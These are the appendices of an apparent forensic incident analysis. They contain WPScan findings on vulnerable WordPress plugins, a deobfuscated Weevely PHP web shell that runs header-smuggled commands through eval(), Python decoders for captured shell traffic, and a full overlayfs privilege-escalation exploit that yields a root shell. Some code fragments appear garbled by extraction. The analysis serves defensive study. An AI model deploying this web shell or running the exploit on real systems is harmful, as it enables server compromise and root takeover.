[!] Title: WordPress Video Gallery <= 2.8 - Unprotected Mail Page
 Reference: <https://wpvulndb.com/vulnerabilities/8002>
 Reference: <http://www.homelab.it/index.php/2015/05/22/wordpress-video-gallery-2-8-unprotected-mail-page/>
 Reference: <http://packetstormsecurity.com/files/132015/>

[+] Name: website-contact-form-with-file-upload - v1.3.4
 | Location: <http://192.168.118.138/wordpress/wp-content/plugins/website-contact-form-with-file-upload/>
 | Readme: <http://192.168.118.138/wordpress/wp-content/plugins/website-contact-form-with-file-upload/readme.txt>

[!] Title: N-Media Website Contact Form with File Upload <= 1.3.4 - Arbitrary File Upload
 Reference: <https://wpvulndb.com/vulnerabilities/7896>
 Reference: <http://www.homelab.it/index.php/2015/04/12/wordpress-n-media-website-contact-form-shell-upload/>
 Reference: <http://packetstormsecurity.com/files/131413/>
 Reference: <http://packetstormsecurity.com/files/131514/>
 Reference: https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_nmediawebsite_file_upload
 Reference: <https://www.exploit-db.com/exploits/36738/>
 [i] Fixed in: 1.4

[!] Title: N-Media Website Contact Form with File Upload <= 1.5 - Local File Inclusion
 Reference: <https://wpvulndb.com/vulnerabilities/8024>
 Reference: <https://www.exploit-db.com/exploits/36952/>
 [i] Fixed in: 1.6

[+] Finished: Mon Jul 13 22:20:42 2015
 [+] Requests Done: 75
 [+] Memory used: 2.812 MB
 [+] Elapsed time: 00:00:03

6. Appendix B

Deobfuscated PHP agent for Weevely. The code formatting was cleaned up, as well as renaming variables and functions to make it easier to understand.

```
<?php
$key_part_one = "5f4d";
$key_part_two = "cc3b";

/* This function is used to obfuscate the raw bytes of the request and the
   response for the web shell. It operates as an XOR function on each byte.
   The XOR key is the concat of the two key parts at the top of the script.
*/
function xor_obfuscation($data_bytes, $key)
{
    $key_len = strlen($key);
    $data_len = strlen($data_bytes);
    $output = "";

    /* Cycle through the key bytes, xor'ing against against the data
    */
    for ($i = 0; $i < $data_len; ) {
        for ($kindex = 0; ($kindex < $key_len && $i < $data_len); $kindex++, $i++) {
            $output .= $data_bytes{$i} ^ $key{$kindex};
        }
    }

    return $output;
}

$referer = @$_SERVER["HTTP_REFERER"];
$accept_language = @$_SERVER["HTTP_ACCEPT_LANGUAGE"];

/* The webserving requires there to be both a referer and an accept-language header in the request.
*/
if ($referer && $accept_language) {
    /* Build an array of the query string values that are part of the referer string.
    */
    $u = parse_url($referer);
    parse_str($u["query"], $referer_query_params);
    $referer_query_params = array_values($referer_query_params);

    /*
       Extract the desired language match fields
    */
    preg_match_all("/([\\w])([\\w-]+(?:;q=0.([\\d]))?)?;/", $accept_language, $lang_matches);

    /* Continue only if there were query string parameters of the referer, and the correct accept
    language format */
    if ($referer_query_params && $lang_matches) {
        @session_start();
        $sess = & $_SESSION;

        /* Build Session ID */
        $session_id = $lang_matches[1][0] . $lang_matches[1][1];

        /* Build Header and Footer */
        $data_header = strtolower(substr(md5($session_id . $key_part_one) , 0, 3));
        $data_footer = strtolower(substr(md5($session_id . $key_part_two) , 0, 3));

        /* Build the command to execute from the referer query parameters */
        $cmd = "";
        for ($z = 1; $z < count($lang_matches[1]); $z++) {
            $cmd .= $referer_query_params[$lang_matches[2][$z]];
        }
    }
}
```

Kiel Wadner, wadnerk@gmail.com

```

if (strpos($cmd, $data_header) === 0) {
    $sess[$session_id] = "";
    $cmd = substr($cmd, 3);
}

if (array_key_exists($session_id, $sess)) {
    $sess[$session_id] .= $cmd;
    $e = strpos($sess[$session_id], $data_footer);
    if ($e) {
        $key = $key_part_one . $key_part_two;
        ob_start();

        /*
        1. Regular expression replace
        2. Base64 decode values
        3. De-obfuscate raw bytes
        4. Decompress via GZip
        5. Execute the PHP command via the eval() statement
        */
        @eval(@gzuncompress(@xor_obfuscation(@base64_decode(preg_replace(array(
            "/_/",
            "/-/",
        ), array(
            "/",
            "+"
        ), substr($sess[$session_id], 0, $e))) , $key)));
        $output = ob_get_contents();
        ob_end_clean();

        /*
        Results from the command are saved in $output.
        1. GZip compress the results
        2. Obfuscate the results raw bytes
        3. Base64 encode the output and store in $data
        */
        $data = base64_encode(xor_obfuscation(gzcompress($output) , $key));

        /* A print statement at the end indicates this is the value returned in the request
        response.
        This structure of <val>text</val> is seen in the network analysis. This value comes
        from
        the concatenation of two values at the top and will always be "5f4dcc3b" for this
        script.
        */
        print ("<$key>$data</$key>");
        @session_destroy();
    }
}
}
}
?>

```


7. Appendix C

A Python script to decode the response from Weeveily. Requires changing the *shared_key* variable and the input list in *encoded_result*.

```
import zlib
import hashlib
import base64
import itertools

shared_key = '5f4dcc3b'
encoded_result =
['TfppqVJt8VI5Y+T9/6EhUZ2vZMC9477jPt5dJkDPC9BuHEn2aXuDRQt67I+rW4PTkbCLFCIUy5b006iUXY6yPN61Vpk
63+mbqw7xPfgMSi1T1x2f8peZ5vRY2t9qD1Pe6sEPAuWyGKckp0b6qi7nFwE2DhYC7smrA3IY750trUQ7q5TbuAOZA==']

def decrypt(input_data):
    return zlib.decompress(
        sxor(base64.b64decode(input_data), shared_key))

def string_xor(input_data, shared_key):
    result = ''
    for a, b in zip(input_data, itertools.cycle(shared_key)):
        result += chr(ord(a) ^ ord(b))

    return result

def decrypt_command(input_data):
    command = zlib.decompress(
        string_xor(
            base64.urlsafe_b64decode(input_data)
            , shared_key)
        )

    return command

indx = 0
for d in encoded_result:
    indx += 1
    print('--- Result #{0} --'.format(indx))
    print(decrypt_command(d))
```

8. Appendix D

A script to decode the commands sent to the Weeveily agent. It is expecting an input file created by *tshark* with the command found in Section 2.6.

```
import re
import urlparse
from hashlib import md5
import zlib
import hashlib
import base64
import itertools

debug = False
key = '5f4dcc3b'
tshark_output = './console_out/encoded_commands.txt'

def string_xor(input_data, shared_key):
    result = ''
    for a, b in zip(input_data, itertools.cycle(shared_key)):
        result += chr(ord(a) ^ ord(b))

    return result

def decrypt(input_data):
    need_padding = 4 - len(input_data) % 4
    if need_padding:
        input_data += '=' * need_padding

    return zlib.decompress(string_xor(base64.urlsafe_b64decode(input_data), key))

try:
    cmd_file = open(tshark_output)
    encoded_command = ''
    last_session = ''

    cmd_count = 0
    for line in cmd_file.readlines():
        line = line.strip()
        if len(line) == 0:
            continue

        headers = line.split('\t')
        if len(headers) == 0:
            continue

        # headers[0] = frame.time_relative
        # headers[1] = http.accept_language
        # headers[2] = http.referer
        lang = headers[1].split(';')

        # Get the session id and offsets where the cmd parts are
        session_id = None
        query_offsets = list() # The indexes into the
        for index, parts in enumerate(lang):
            # parts ex: ['is-IS, eo', 'q=0.5, el', 'q=0.7, eo', 'q=0.8']
            if index == 0:
                sess_parts = lang[0].split(',')
                session_id = sess_parts[0][0] + sess_parts[1][0]
            else:
                n = re.match('q=0.(\d)', parts)
                query_offsets.append(int(n.group(1)))

        if session_id != last_session:
            # This is a new session, restart building
```

Kiel Wadner, wadnerk@gmail.com

```

        encoded_command = ''
        last_session = session_id

    # encoded data
    q = headers[2]
    q = urlparse.urlsplit(q)
    query_parameters = q.query.split('&')

    # Extract out the query string values
    query_values = list()
    for q in query_parameters:
        j = q.split('=')

        if debug: print(j)
        query_values.append(j[1])

    if debug: print(query_values)

    # Build command from parts in query string
    for index in query_offsets:
        encoded_command += query_values[index]

    # Calculate Header and Footers
    header = md5(session_id + key[:4]).hexdigest()[:3]
    footer = md5(session_id + key[4:]).hexdigest()[:3]

    if debug:
        print("Session ID: {0}".format(session_id))
        print("Header: {0}".format(header))
        print("Footer: {0}".format(footer))
        print("Partial Command: " + encoded_command)

    # Find text between header and footer
    start = encoded_command.find(header) + 3
    end = encoded_command.find(footer)
    if end > 0: # Found footer
        enc_cmd = encoded_command[start:end]
        if debug: print("Without H/F: " + enc_cmd)
        cmd_count += 1
        print("Time Relative: {0}".format(headers[0]))
        print(decrypt(enc_cmd) + '\n')

    finally:
        print("Number of commands: {0}".format(cmd_count))
    cmd_file.close()

```

The privilege escalation exploit used to get root access. (source: <https://www.exploit-db.com/exploits/37292/>).

Kiel Wadner, wadnerk@gmail.com

```

#include <string.h>
#include <linux/sched.h>

#define LIB "#include <unistd.h>\n\nuid_t(*_real_getuid) (void);\nchar
path[128];\n\nuid_t\ngetuid(void)\n{\n\n_real_getuid = (uid_t*)(void)) dlsym((void *) -
1, \"getuid\");\n\nreadlink(\"/proc/self/exe\", (char *) &path, 128);\n\nif(geteuid() == 0
&& !strcmp(path, \"/bin/su\")) {\n\nunlink(\"/etc/ld.so.preload\");\n\nunlink(\"/tmp/ofs-
lib.so\");\n\nsetresuid(0, 0, 0);\n\nsetresgid(0, 0, 0);\n\nexecle(\"/bin/sh\", \"sh\", \"-
i\", NULL, NULL);\n\n}\n\nreturn _real_getuid();\n}\n\n"

static char child_stack[1024*1024];

static int child_exec(void *stuff)
{
    char *file;
    system("rm -rf /tmp/ns_spoit");
    mkdir("/tmp/ns_spoit", 0777);
    mkdir("/tmp/ns_spoit/work", 0777);
    mkdir("/tmp/ns_spoit/upper",0777);
    mkdir("/tmp/ns_spoit/o",0777);

    fprintf(stderr,"mount #1\n");
    if (mount("overlay", "/tmp/ns_spoit/o", "overlayfs", MS_MGC_VAL,
"lowerdir=/proc/sys/kernel,upperdir=/tmp/ns_spoit/upper") != 0) {
// workdir= and "overlay" is needed on newer kernels, also can't use /proc as lower
        if (mount("overlay", "/tmp/ns_spoit/o", "overlay", MS_MGC_VAL,
"lowerdir=/sys/kernel/security/apparmor,upperdir=/tmp/ns_spoit/upper,workdir=/tmp/ns_s
poit/work") != 0) {
            fprintf(stderr, "no FS_USERSNS_MOUNT for overlayfs on this kernel\n");
            exit(-1);
        }
        file = ".access";
        chmod("/tmp/ns_spoit/work/work",0777);
    } else file = "ns_last_pid";

    chdir("/tmp/ns_spoit/o");
    rename(file,"ld.so.preload");

    chdir("/");
    umount("/tmp/ns_spoit/o");
    fprintf(stderr,"mount #2\n");
    if (mount("overlay", "/tmp/ns_spoit/o", "overlayfs", MS_MGC_VAL,
"lowerdir=/tmp/ns_spoit/upper,upperdir=/etc") != 0) {
        if (mount("overlay", "/tmp/ns_spoit/o", "overlay", MS_MGC_VAL,
"lowerdir=/tmp/ns_spoit/upper,upperdir=/etc,workdir=/tmp/ns_spoit/work") != 0) {
            exit(-1);
        }
        chmod("/tmp/ns_spoit/work/work",0777);
    }

    chmod("/tmp/ns_spoit/o/ld.so.preload",0777);
    umount("/tmp/ns_spoit/o");
}

int main(int argc, char **argv)
{
    int status, fd, lib;
    pid_t wrapper, init;
    int clone_flags = CLONE_NEWNS | SIGCHLD;

    fprintf(stderr,"spawning threads\n");

```

Kiel Wadner, wadnerk@gmail.com

```

if((wrapper = fork()) == 0) {
    if(unshare(CLONE_NEWUSER) != 0)
        fprintf(stderr, "failed to create new user namespace\n");

    if((init = fork()) == 0) {
        pid_t pid =
            clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
        if(pid < 0) {
            fprintf(stderr, "failed to create new mount namespace\n");
            exit(-1);
        }

        waitpid(pid, &status, 0);
    }

    waitpid(init, &status, 0);
    return 0;
}

usleep(300000);
wait(NULL);
fprintf(stderr, "child threads done\n");
fd = open("/etc/ld.so.preload", O_WRONLY);
if(fd == -1) {
    fprintf(stderr, "exploit failed\n");
    exit(-1);
}

fprintf(stderr, "/etc/ld.so.preload created\n");
fprintf(stderr, "creating shared library\n");
lib = open("/tmp/ofs-lib.c", O_CREAT | O_WRONLY, 0777);
write(lib, LIB, strlen(LIB));
close(lib);
lib = system("gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
if(lib != 0) {
    fprintf(stderr, "couldn't create dynamic library\n");
    exit(-1);
}
write(fd, "/tmp/ofs-lib.so\n", 16);
close(fd);
system("rm -rf /tmp/ns_splloit /tmp/ofs-lib.c");
execl("/bin/su", "su", NULL);
}

```